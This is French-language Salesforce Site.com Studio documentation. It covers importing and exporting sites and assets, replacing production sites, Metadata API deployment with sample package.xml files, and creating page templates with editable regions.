Avec Site.com Studio, vous pouvez importer votre site Web existant et le récréer automatiquement en tant que site Site.com. Cela permet d'économiser le temps nécessaire pour redéfinir le codage des pages HTML existantes.

Créez un fichier compressé de votre site Web et de son contenu avec l'arborescence voulue. Créez un site Site.com, puis importez votre fichier compressé.

Durant la création du site Site.com, toutes vos pages HTML et vos actifs sont copiés dans le nouveau site, aux mêmes emplacements que dans le fichier compressé. Voici quelques consignes relatives à l'importation d'actifs.

- Un code dans des feuilles de style peut ne pas être converti en format Site.com correct. Le cas échéant, vous recevez un message d'avertissement. Vous pouvez continuer d'importer le fichier compressé ou stopper l'importation. Si vous continuez, la feuille de style est importée et vous pouvez ensuite la joindre manuellement à vos pages.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

- Vous pouvez modifier la section `<head>` d'une page à l'aide de la fonctionnalité Modifier le balisage d'en-tête dans la section des scripts du volet des propriétés. Cette fonctionnalité est utile pour modifier manuellement un code HTML.
- La taille maximale d'un fichier importé est de 50 Mo, sauf si vous importez et *décompressez* un fichier .zip. Dans ce cas, vous pouvez importer un fichier .zip jusqu'à 200 Mo si vous sélectionnez **Décompresser les fichiers** durant le processus d'importation. Si votre site compressé dépasse 200 Mo, vous pouvez créer plusieurs fichiers compressés et les importer individuellement.
- Site.com tente de mettre en forme les liens lors de l'importation d'une page. Les liens sont contrôlés dans les blocs de contenu, le code personnalisé et le balisage du script d'en-tête. Vous pouvez vérifier la présence de liens rompus dans votre page à l'aide du vérificateur de liens. Ouvrez la page, sélectionnez > **Rechercher les liens rompus**. Une boîte de dialogue affiche tous les liens rompus. Pour réparer un lien, cliquez sur **Modifier**. Le lien s'ouvre dans l'éditeur HTML.

CONSULTER ÉGALEMENT :

Importation d'un site Site.com

## Copie et remplacement d'un site

Parfois, vous souhaitez copier et remplacer votre site de production de communauté Site.com ou Site.com par un autre site.

Vous devez d'abord exporter une copie de votre site. Une fois le fichier `.site` exporté, importez-le dans votre organisation de production à l'aide de la fonctionnalité de remplacement. Le remplacement substitue le site importé au site de production. Vous pouvez remplacer uniquement des sites de même type. Par exemple, vous ne pouvez pas remplacer un site Site.com par un site de communauté Site.com.

1. Créez votre fichier `.site` à l'aide de la fonctionnalité exporter dans Site.com Studio.
2. Dans Site.com Studio, dans votre site de production, cliquez sur **Actions de site** > **Remplacer ce site**. Alternativement, si vous avez accès à l'onglet Site.com dans votre organisation, vous pouvez cliquer sur en regard du nom du site pour accéder à **Remplacer**.
3. Cliquez sur **Parcourir** pour rechercher le fichier .site que vous avez exporté.
4. Cliquez sur **OK** lorsque l'avertissement sur le remplacement s'affiche.

ATTENTION: Vous ne pouvez pas restaurer un site remplacé.

Voici quelques conseils d'utilisation de la fonctionnalité de remplacement.

- Nous vous devez publier le site que vous avez remplacé afin d'appliquer les modifications.
- Lors de la copie d'un site, le site de production est remplacé. Par conséquent, pensez à sauvegarder votre site de production en exportant un fichier `.site`.
- Le remplacement ne copie pas les modifications apportées aux données. Par exemple, si vous avez créé un objet personnalisé utilisé dans un répétiteur de votre site source, ce répétiteur fonctionne dans le site de production uniquement si vous créez le même objet personnalisé.
- Si des ressources présentes dans le site de production n'existent pas dans le site source de la copie, ils sont placés dans la corbeille durant le processus de remplacement pour pouvoir les restaurer si nécessaire.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour remplacer des sites :

- Rôle Administrateur ou concepteur de site attribué au niveau du site

- Si le nom de votre site copié est différent de celui de votre site de production, le nom de production est conservé et seul le contenu est modifié. Par exemple, si vous remplacez votre site de production Site Deux par votre site Site Un, le nom de votre site de production « Site Deux » est conservé.

CONSULTER ÉGALEMENT :

Exportation d'un site Site.com

Utilisation de l'API de métadonnées pour déployer un site

## Utilisation de l'API de métadonnées pour déployer un site

En tant qu'utilisateur, vous pouvez migrer un site depuis un environnement sandbox vers un environnement de production. Vous pouvez utiliser l'API de métadonnées afin de créer un package déployable pour des sites Salesforce Communities et Site.com.

Plusieurs outils permettent de créer un package :

- Ensembles de modifications (pour des sites Site.com et des sites Site.com Communities uniquement). Le type de composant s'intitule `Site.com`.
- Système de traduction, qui fonctionne pour la création de tous les types de site. Le type de métadonnées s'intitule `SiteDotCom`.
- Outil de migration de Force.com pour Ant, qui fonctionne pour la création de tous les types de site. Le type de métadonnées s'intitule `SiteDotCom`.

Si vous utilisez des ensembles de modifications, sélectionnez Site.com dans la liste et suivez les invites pour créer votre package. Si vous utilisez l'outil Workbench ou Force.com, créez un fichier `package.xml`. Ce fichier est soumis à l'API de métadonnées pour créer un package.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**Remarque:** Vous pouvez inclure le profil utilisateur invité à votre fichier `package.xml`. Dans ce cas, le profil utilisateur invité est associé au site durant le déploiement.

Le processus d'empaquetage génère un dossier qui inclut un fichier de contenu et un fichier xml de métadonnées. Le nom du fichier de contenu est `[nomdusite].site`. Le nom du fichier `.xml` des métadonnées est `[nomdusite].site-meta.xml`.

Si vous déployez un package qui ne contient pas de fichier `.site`, un site vide est créé. Si le package contient un fichier de site et que l'organisation inclut déjà un site portant le même nom, le site est mis à jour.

**Remarque:** Une limitation en taille du fichier existe lors de l'utilisation de l'API de métadonnées pour déployer un site sandbox vers un site de production. Les ressources dans le fichier `.site` ne peuvent pas dépasser 40 Mo. Le site est créé, mais l'affichage des ressources dans le nouveau site est rompu. Pour fixer les ressources, exportez-les séparément depuis l'environnement sandbox, puis importez-les dans votre nouveau site.

Pour consulter une aide sur l'API de métadonnées, reportez-vous au guide Metadata API Developer Guide. Pour plus d'informations sur les ensembles de modifications, reportez-vous à l'aide en ligne et pour le guide Force.com Migration Tool Guide, reportez-vous à https://developer.salesforce.com/page/Migration_Tool_Guide.

CONSULTER ÉGALEMENT :

Ensembles de modifications

Exemples de fichiers Package.xml

## Exemples de fichiers Package.xml

Voici quelques exemples de fichiers `package.xml` Site.com.

Voici un exemple de fichier `package.xml` pour un site Site.com.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>xyzsite</members>
        <name>SiteDotCom</name>
    </types>
    <version>30.0</version>
</Package>
```

Voici un exemple de fichier `package.xml` pour un site Salesforce Communities. Le package inclut également le profil utilisateur invité.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>xyzsite</members>
        <name>CustomSite</name>
    </types>
    <types>
        <members>xyzsite</members>
        <name>Network</name>
    </types>
    <types>
        <members>xyzsite1</members>
        <name>SiteDotCom</name>
    </types>
    <types>
        <members>xyzsite Profile</members>
        <name>Profile</name>
    </types>
    <version>30.0</version>
</Package>
```

# Gestion des ressources de sites

## Importation et gestion d'actifs

Les contributeurs, les éditeurs et les administrateurs de site peuvent importer divers actifs, notamment des images des pages HTML et des fichiers PDF à utiliser dans un site Web. Vous pouvez importer des actifs et des fichiers individuels, ou utiliser un fichier zip. Lors de l'importation d'un site Web complet ou d'un grand nombre de ressources, il plus facile d'insérer le contenu dans un fichier zip avec l'arborescence voulue. Lors de l'importation du fichier zip pour un site Web, Site.com recrée votre site Web et place le contenu dans la même arborescence.

Remarque:

- La taille maximale d'un fichier importé est de 50 Mo, sauf si vous importez et *décompressez* un fichier .zip. Dans ce cas, vous pouvez importer un fichier .zip jusqu'à 200 Mo si vous sélectionnez **Décompresser les fichiers** durant le processus d'importation.

Pour importer un ou plusieurs fichiers, la méthode la plus rapide consiste à :

1. Sélectionnez les fichiers dans votre ordinateur et faites-les glisser directement vers l'interface de Studio. Il est pris en charge uniquement pour Mozilla® Firefox® et Google® Chrome. Vous pouvez faire glisser des fichiers individuels ou un fichier zip.
2. Selon le type de fichier que vous importez, une boîte de dialogue peut s'afficher pour vous permettre de :
   - Sélectionner **Décompresser les fichiers** pour extraire le contenu d'un fichier .zip. Si le fichier .zip contient des dossiers, sa structure est maintenue dans votre site.
   - Sélectionner **Remplacer les fichiers existants** pour remplacer un fichier qui existe déjà dans le site.
   - Sélectionnez **Convertir les fichiers CSS en feuilles de style**, si vous êtes administrateur de site ou concepteur, pour convertir un fichier CSS en feuille de style et l'utiliser pour mettre en forme de votre site Web.

     Remarque: Si vous importez un fichier zip contenant des feuilles de style CSS et que leur conversion échoue, elles risquent de ne pas être valides. Essayez de désactiver cette option, puis réimportez le fichier zip.

   - Sélectionnez **Convertir les fichiers HTML en pages** pour importer les pages HTML dans votre site Web. La structure des pages HTML est conservée dans votre site, mais le code HTML n'est pas validé durant l'importation.

Alternativement, pour importer un fichier unique :

1. Cliquez sur **Importer...**.
2. Cliquez sur **Parcourir...** pour rechercher le fichier.
3. Sélectionnez le fichier, puis cliquez sur **Ouvrir**.
4. Selon le type de fichier que vous importez, vous pouvez :
   - Sélectionner **Décompresser les fichiers** pour extraire le contenu d'un fichier .zip. Si le fichier .zip contient des dossiers, sa structure est maintenue dans votre site.
   - Sélectionner **Remplacer les fichiers existants** pour remplacer un fichier qui existe déjà dans le site.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- `Utilisateur Site.com Contributor`

  ET

  Rôle Contributor attribué au niveau du site

- Sélectionnez **Convertir les fichiers CSS en feuilles de style**, si vous êtes administrateur de site ou concepteur, pour convertir un fichier CSS en feuille de style et l'utiliser pour mettre en forme de votre site Web.

  Remarque: Si vous importez un fichier zip contenant des feuilles de style CSS et que leur conversion échoue, elles risquent de ne pas être valides. Essayez de désactiver cette option, puis réimportez le fichier zip.

- Sélectionnez **Convertir les fichiers HTML en pages** pour importer les pages HTML dans votre site Web. La structure des pages HTML est conservée dans votre site, mais le code HTML n'est pas validé durant l'importation.

5. Cliquez sur **Importer**. Un message indique si l'importation du fichier a réussi.
6. Cliquez sur .

Vous pouvez ajouter des images et des vidéos aux zones de texte de vos pages de sites, ou créer un lien hypertexte vers n'importe quel actif importé. Si vous êtes administrateur de site ou concepteur, vous pouvez également ajouter des images directement dans la page.

Affichez la liste des actifs importés dans la vue Actifs de l'onglet Présentation. Vous pouvez également accéder à des actifs dans la vue Tout le contenu du site, qui affiche l'arborescence de dossiers de votre site.

- Pour afficher la miniature d'une image importée, survolez l'image.
- Pour enregistrer un actif sur votre ordinateur, survolez-le ou sélectionnez-le, puis cliquez sur > **Télécharger**.
- Pour retirer un actif de votre site, si vous êtes administrateur de site ou concepteur, survolez-le ou sélectionnez-le, puis cliquez sur > **Supprimer**. Si l'actif est actuellement utilisé dans votre site, un message de confirmation affiche la liste des emplacements où il est utilisé.
- Pour renommer une ressource, si vous êtes un administrateur de site ou un concepteur, survolez la ressource, puis cliquez sur > **Renommer**.

CONSULTER ÉGALEMENT :

Ajout d'éléments de page Site.com

Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

Utilisation de Site.com Studio en tant que contributeur

Exportation de ressources

## Exportation de ressources

Les concepteurs et administrateurs de site peuvent exporter toutes les ressources de site séparément à partir du fichier `.site`. Vous pouvez exporter des ressources ensemble ou individuellement.

Lorsque vous exportez tous les ressources, elles sont exportées dans un fichier compressé qui porte le nom du site (par exemple, *`nomdusite`*`-Assets.zip`).

Exportez vos ressources depuis l'onglet Présentation en cliquant sur > **Exporter des ressources de site**.

Pour exporter une seule ressource, survolez-la, puis sélectionnez **Télécharger** dans le menu Actions.

**Remarque:** Une limitation en taille du fichier existe lors de l'utilisation de l'API de métadonnées pour déployer un site sandbox vers un site de production. Les ressources dans le fichier `.site` ne peuvent pas dépasser 40 Mo. Le site est créé, mais l'affichage des ressources dans le nouveau site est rompu. Pour fixer les ressources, exportez-les séparément depuis l'environnement sandbox, puis importez-les dans votre nouveau site.

CONSULTER ÉGALEMENT :

Importation et gestion d'actifs

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détails de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Création et gestion de dossiers

En tant qu'administrateur de site ou concepteur, vous pouvez créer des dossiers pour gérer vos pages, vos feuilles de style, vos modèles et vos actifs.

Pour créer des dossiers :

1. Dans la vue Tout le contenu du site de l'onglet Présentation, cliquez sur **Nouveau dossier**.
2. Saisissez le nom du dossier.
3. Cliquez sur **Créer**.

Les dossiers sont créés au niveau supérieur de l'arborescence des dossiers. Une fois créés, vous pouvez les faire glisser vers n'importe quelle position de l'arborescence. De la même façon, vous pouvez glisser-déposer des fichiers dans les dossiers que vous créez. Pour renommer, supprimer et créer des sous-dossiers, cliquez avec le bouton droit sur le dossier ou utilisez le menu Actions ( ).

**Remarque:** Le plan du site reste inchangé, quelle que soit l'organisation des dossiers dans la vue Tout le contenu du site.

CONSULTER ÉGALEMENT :

Compréhension de l'onglet Présentation de l'administrateur de site et du concepteur

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

# Création et gestion de pages

## Modification de pages Site.com en tant que concepteur ou administrateur de site

Lorsque vous utilisez des modèles de page et des pages de site, vous pouvez ajouter un contenu, une structure et un style à partir d'un emplacement unique. Ouvrez une page ou un modèle sous l'onglet Présentation en double-cliquant dessus ou en survolant, puis cliquez sur > **Modifier**. La page s'ouvre dans un nouvel onglet.

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition


### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site




- En utilisant les panneaux et (1), vous pouvez rechercher et ajouter des éléments de page à une page et réorganiser la hiérarchie des éléments de page.
- En utilisant les panneaux Propriétés, Style et Événements (2), vous pouvez définir les propriétés, ajouter un style et créer des événements pour une page ou un élément sélectionné.
- La barre d'outils (3) permet de :
  - Annuler et répéter vos actions.
  - Couper, copier ou coller des éléments de page.
  - Importer des ressources, telles que des images et des fichiers.
  - Prévisualiser les pages pour examiner leur affichage sur différents appareils.
  - Afficher un aperçu de votre site ou générer un lien d'aperçu anonyme à envoyer aux autres utilisateurs.
  - Publier vos modifications récentes.
  - Accédez à d'autres actions de page ( ), tel qu'un renommage ou une suppression la page.
- Dans la zone de dessin de la page (4), vous pouvez mettre en forme la page et sélectionner, modifier et déplacer des éléments de page.

**Conseil:**

- Masquer les panneaux latéraux pour augmenter la taille de la zone de dessin en cliquant sur et . Pour rouvrir un panneau, cliquez sur son icône.
- Lorsque vous modifiez une page, vos modifications sont enregistrées et l'icône de statut ( ) est automatiquement mise à jour sous l'onglet de la page.
- Si la page de site ou le modèle de page est basé sur un autre modèle, les éléments de page modifiables sont soulignés par une bordure bleue dans la page.

CONSULTER ÉGALEMENT :

Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

# Présentation des modèles de page Site.com

Avant de lancer la création des pages de votre site Web, prenez le temps de planifier les pages dont vous avez besoin et, en particulier, les pages qui partagent la même présentation. Une fois la présentation définie, la méthode la plus rapide consiste à utiliser un modèle de page pour mettre en place la présentation de base.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## À propos des modèles de pages

Un modèle de page permet de définir, dans un même emplacement, la présentation et les fonctionnalités des pages du site. En ajoutant des éléments de page communs au modèle et en les basant sur les pages du site, vous obtenez une présentation cohérente sur l'ensemble de votre site. Les modèles de page ne s'affichent pas dans votre site public.

En tant que créateur du modèle, vous spécifiez les éléments que les utilisateurs peuvent modifier dans les pages en fonction du modèle. Dans un modèle, un élément de page est « verrouillé » par défaut, ce qui permet d'empêcher les utilisateurs de modifier son contenu dans toute page basée sur le modèle, sauf si vous marquez l'élément comme « modifiable ». Inversement, lorsque les utilisateurs modifient un élément dans une page modifiable basée sur un modèle, les modifications s'appliquent uniquement à cette page et n'affectent pas votre modèle.

Par exemple, ce modèle de page principale contient un en-tête et un menu de navigation non modifiables que partagent toutes les pages du site (1). Le modèle principal inclut également un panneau central modifiable (2) qui contient tout contenu spécifique à chaque page basée sur ce modèle.

**Remarque:**

- Les modèles de pages doivent inclure au moins un élément de page modifiable, sinon les utilisateurs ne peuvent pas modifier les pages du site basées sur le modèle.
- Les Panneaux sont très pratiques pour ajouter des zones modifiables à des modèles de page.

Vous pouvez utiliser des modèles de page pour :

- Mettre en forme rapidement la structure des pages et définir un point de départ pour la création des pages du site. Par exemple, vous pouvez concevoir un modèle qui inclut un panneau d'en-tête et un menu latéral statiques, et un panneau central modifiable auxquels vous ajoutez des éléments et un contenu spécifiques aux pages.
- Mettre à jour rapidement la présentation ou le style de votre site Web, car toute modification apportée à la conception du modèle s'applique immédiatement à toutes les pages basées sur le modèle.
- Contrôler la façon dont les autres utilisateurs, notamment les contributeurs ou d'autres administrateurs de site, peuvent modifier les pages du site. Par exemple, vous pouvez autoriser les contributeurs à modifier uniquement des blocs de contenu spécifiques.
- Garantir la qualité graphique de la conception de votre modèle. Lorsque les utilisateurs modifient une page basée sur un modèle, leur modifications n'affectent pas votre modèle.
- Réutiliser des éléments de conception communs en créant des modèles enfants.


- Autoriser les contributeurs à créer des pages de site basées sur le modèle.

## À propos des modèles enfant

Les enfants imbriqués sont pratiques pour réutiliser des éléments de conception communs pour des présentations de page plus sophistiquées. Par exemple, votre site Web peut contenir des éléments communs à chaque page, tels qu'un menu de navigation. Cependant, plusieurs pages peuvent contenir des éléments spécifiques, tels que les pages d'une section secondaire du site qui inclut un en-tête unique. Avec un modèle enfant, qui correspond à un modèle basé sur un autre modèle, vous pouvez réutiliser la conception du modèle principal.

En prenant pour base notre modèle de page principal, le modèle enfant hérite de l'en-tête et du menu de navigation non modifiables (1), et d'un panneau central modifiable (2) qui permet d'ajouter l'en-tête de la section secondaire non modifiable (3). Nous devons également ajouter un nouveau panneau central modifiable (4), car le panneau central du modèle principal est modifiable uniquement dans les pages basées directement sur ce modèle.

Désormais, toute page basée sur le modèle enfant inclut l'en-tête principal et le menu de navigation non modifiables, l'en-tête d'une section secondaire, ainsi qu'un panneau central modifiable (5) pour le contenu de cette page.




## Pratiques recommandées

- Planifiez la structure de votre site et la présentation des pages. La planification de votre site Web permet d'accélérer sa construction.
- Identifiez les éléments communs à toutes les pages de votre site, notamment les menus de navigation ou les en-têtes, que vous allez ajouter au modèle de page.
- Utilisez dès que possible des modèles de pages pour favoriser la réutilisation de contenus et gagner du temps.

- Essayez de simplifier au maximum la conception de votre modèle de page principale pour faciliter toute modification ultérieure. Pour des conceptions de site plus sophistiquées, utilisez des modèles enfants afin d'optimiser la flexibilité.

CONSULTER ÉGALEMENT :

Création de modèles de page Site.com
Création de pages Site.com
Configuration de la vue Studio du contributeur
Identification du modèle utilisé par une page Site.com

## Création de modèles de page Site.com

Un modèle de page permet de définir, dans un même emplacement, la présentation et les fonctionnalités des pages du site. En ajoutant des éléments de page communs au modèle et en les basant sur les pages du site, vous obtenez une présentation cohérente sur l'ensemble de votre site. Étant donné qu'une page basée sur un modèle hérite des éléments du modèle, vous pouvez apporter des modifications à l'échelle du site à partir d'un emplacement unique.

Vous pouvez créer un modèle de page à partir d'une présentation. Alternativement, si vous avez déjà créé un modèle, vous pouvez l'utiliser comme base pour créer un modèle enfant qui permet de réutiliser la conception du modèle principal.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

### Création d'un modèle de page à partir d'une présentation

Pour créer un modèle vide ou utiliser une présentation de page de base :

1. Survolez **Modèles de site** sous l'onglet Présentation, puis cliquez sur **Nouveau** ou sur **Nouveau modèle de site** dans la vue Modèles de page.
2. Saisissez le nom du modèle de page. Les noms de modèles ne peuvent pas inclure des caractères spéciaux, tels que #, ? ou @.
3. Cliquez sur **Présentations**, puis sélectionnez une page blanche ou une présentation de page prédéfinie, par exemple une page avec un en-tête et un pied de page.

   Remarque: Les présentations de page prédéfinies utilisent des panneaux pour créer des colonnes, des en-têtes et pieds de page. Ces panneaux utilisent une feuille de style CSS en ligne pour définir leur position, qui permet de modifier aisément la présentation une fois la page créée. Cependant, si vous êtes familier du format CSS et préférez utiliser des règles CSS, vous pouvez supprimer le style en ligne en sélectionnant le panneau, en supprimant le code sous l'onglet Code du panneau Style ( ) et en cliquant sur **Appliquer**.
4. Sélectionnez un mode de présentation :
   - Pour ajuster à la page à la largeur de la fenêtre du navigateur, cliquez sur **Pleine largeur**.
   - Pour définir la largeur de la page, cliquez sur **Largeur fixe**, puis saisissez la largeur.
5. Cliquez sur **Créer**. Le modèle de page s'ouvre.

Terminez le modèle.

Conseil:

- Par défaut, tout modèle que vous créez est disponible uniquement pour les autres administrateurs et concepteurs de site de votre organisation. Pour permettre aux contributeurs de créer des pages basées sur le modèle, sélectionnez **Disponible pour les contributeurs** dans le volet Propriétés ( ).
- Vous pouvez également créer des modèles en convertissant ou en dupliquant d'autres pages.

## Création d'un modèle enfant

Pour utiliser un modèle existant comme base pour un modèle enfant :

- L'option la plus rapide est la suivante :
  1. Sélectionnez le modèle dans la vue Modèles de pages sous l'onglet Présentation, puis cliquez sur > **Créer un modèle enfant**. Vous pouvez également cliquer sur **Actions de page** > **Créer un modèle enfant** si le modèle est ouvert.
  2. Saisissez le nom du modèle de page. Les noms de modèles ne peuvent pas inclure des caractères spéciaux, tels que #, ? ou @.
  3. Cliquez sur **Créer**. Le modèle enfant s'ouvre.
- Vous pouvez également :
  1. Survolez **Modèles de site** sous l'onglet Présentation, puis cliquez sur **Nouveau** ou sur **Nouveau modèle de site** dans la vue Modèles de page.
  2. Saisissez le nom du modèle de page. Les noms de modèles ne peuvent pas inclure des caractères spéciaux, tels que #, ? ou @.
  3. Cliquez sur **Modèles de page**, puis sélectionnez le modèle de page.si
  4. Cliquez sur **Créer**. Le modèle de page enfant s'ouvre.

## Terminer votre modèle

Une fois le modèle créé, vous devez exécuter les étapes suivantes pour le terminer :

- Mettre en forme le modèle de page
- Ajouter d'autres éléments de page au modèle
- Créer des zones modifiables
- Créer des pages de site basées sur le modèle

CONSULTER ÉGALEMENT :

Création de zones de modèle modifiables

Identification du modèle utilisé par une page Site.com

Présentation des modèles de page Site.com

Configuration de la vue Studio du contributeur

## Création de zones de modèle modifiables

En tant que créateur du modèle, vous spécifiez les éléments que les utilisateurs peuvent modifier dans les pages en fonction du modèle.

Pour rendre un élément de page modifiable dans des pages dérivées ou des modèles enfants, sélectionnez-le dans le modèle de page ou dans le volet Structure de la page, cliquez sur ( ), puis sur > **Rendre modifiable**, ou sélectionnez **Modifiable** dans le volet Propriétés ( ).

Lorsqu'un modèle de page est ouvert, les éléments de page modifiables sont surlignés par une bordure bleue dans la page. Ils affichent également une icône de crayon ( ) dans le volet Structure de la page et dans la fenêtre contextuelle d'informations qui s'affiche lorsque vous survolez l'élément dans la page.

CONSULTER ÉGALEMENT :

- À propos des éléments de page modifiables
- Configuration de la vue Studio du contributeur
- Création de modèles de page Site.com

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## À propos des éléments de page modifiables

Lorsque vous marquez un élément de pages comme `Modifiable` dans un modèle de page, cet élément de page devient modifiable dans toutes les pages ou modèles enfant dérivés du modèle parent.

Tenez compte des conseils suivants lors de la création de page modifiables.

- Les éléments de page modifiables sont mis en évidence avec une bordure bleue dans les pages et modèles enfant.
- Si vous rendez un élément de page modifiable dans un panneau, vous ne pouvez pas également rendre le panneau modifiable.
- Les utilisateurs ne peuvent pas modifier les événements, le style ni les propriétés d'un élément de page modifiable dans des pages basées sur un modèle.
- Les utilisateurs ne peuvent pas redimensionner, repositionner ou supprimer des éléments de page dans les pages basées sur un modèle. Cependant, si la propriété Hauteur automatique de l'élément est activée dans le modèle, sa hauteur est ajustée au contenu de la page basée sur le modèle.
- La suppression d'un élément modifiable d'un modèle de page le supprime de l'ensemble des pages et modèles enfants.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

- Lorsque vous activez la propriété `Modifiable` d'un élément de page, toutes les pages ou tous les modèles enfants basés sur le modèle héritent également du statut activé. Ensuite, le statut activé dans le modèle enfant s'applique en cascade à tous *ses* enfants, et ainsi de suite. Si vous ne souhaitez pas que le statut modifiable s'applique en cascade aux niveaux inférieurs, désactivez la propriété `Modifiable` d'un élément de page dans un modèle enfant.

## Éléments de page modifiables pour les contributeurs

- Les contributeurs peuvent modifier les blocs de contenu modifiables dans les pages de site basées sur un modèle. Ils peuvent également modifier les blocs de contenu que vous placez dans un panneau modifiable dans les pages de site basées sur un modèle.

  Conseil: Pour ajouter un bloc de contenu que seuls les autres administrateurs de site ou concepteurs peuvent modifier, utilisez plutôt un code personnalisé.

- Les contributeurs peuvent ajouter des blocs de contenu à des panneaux modifiables dans les pages de site basées sur un modèle. Si vous rendez des widgets disponibles pour les contributeurs, ils peuvent également les ajouter à des panneaux modifiables.
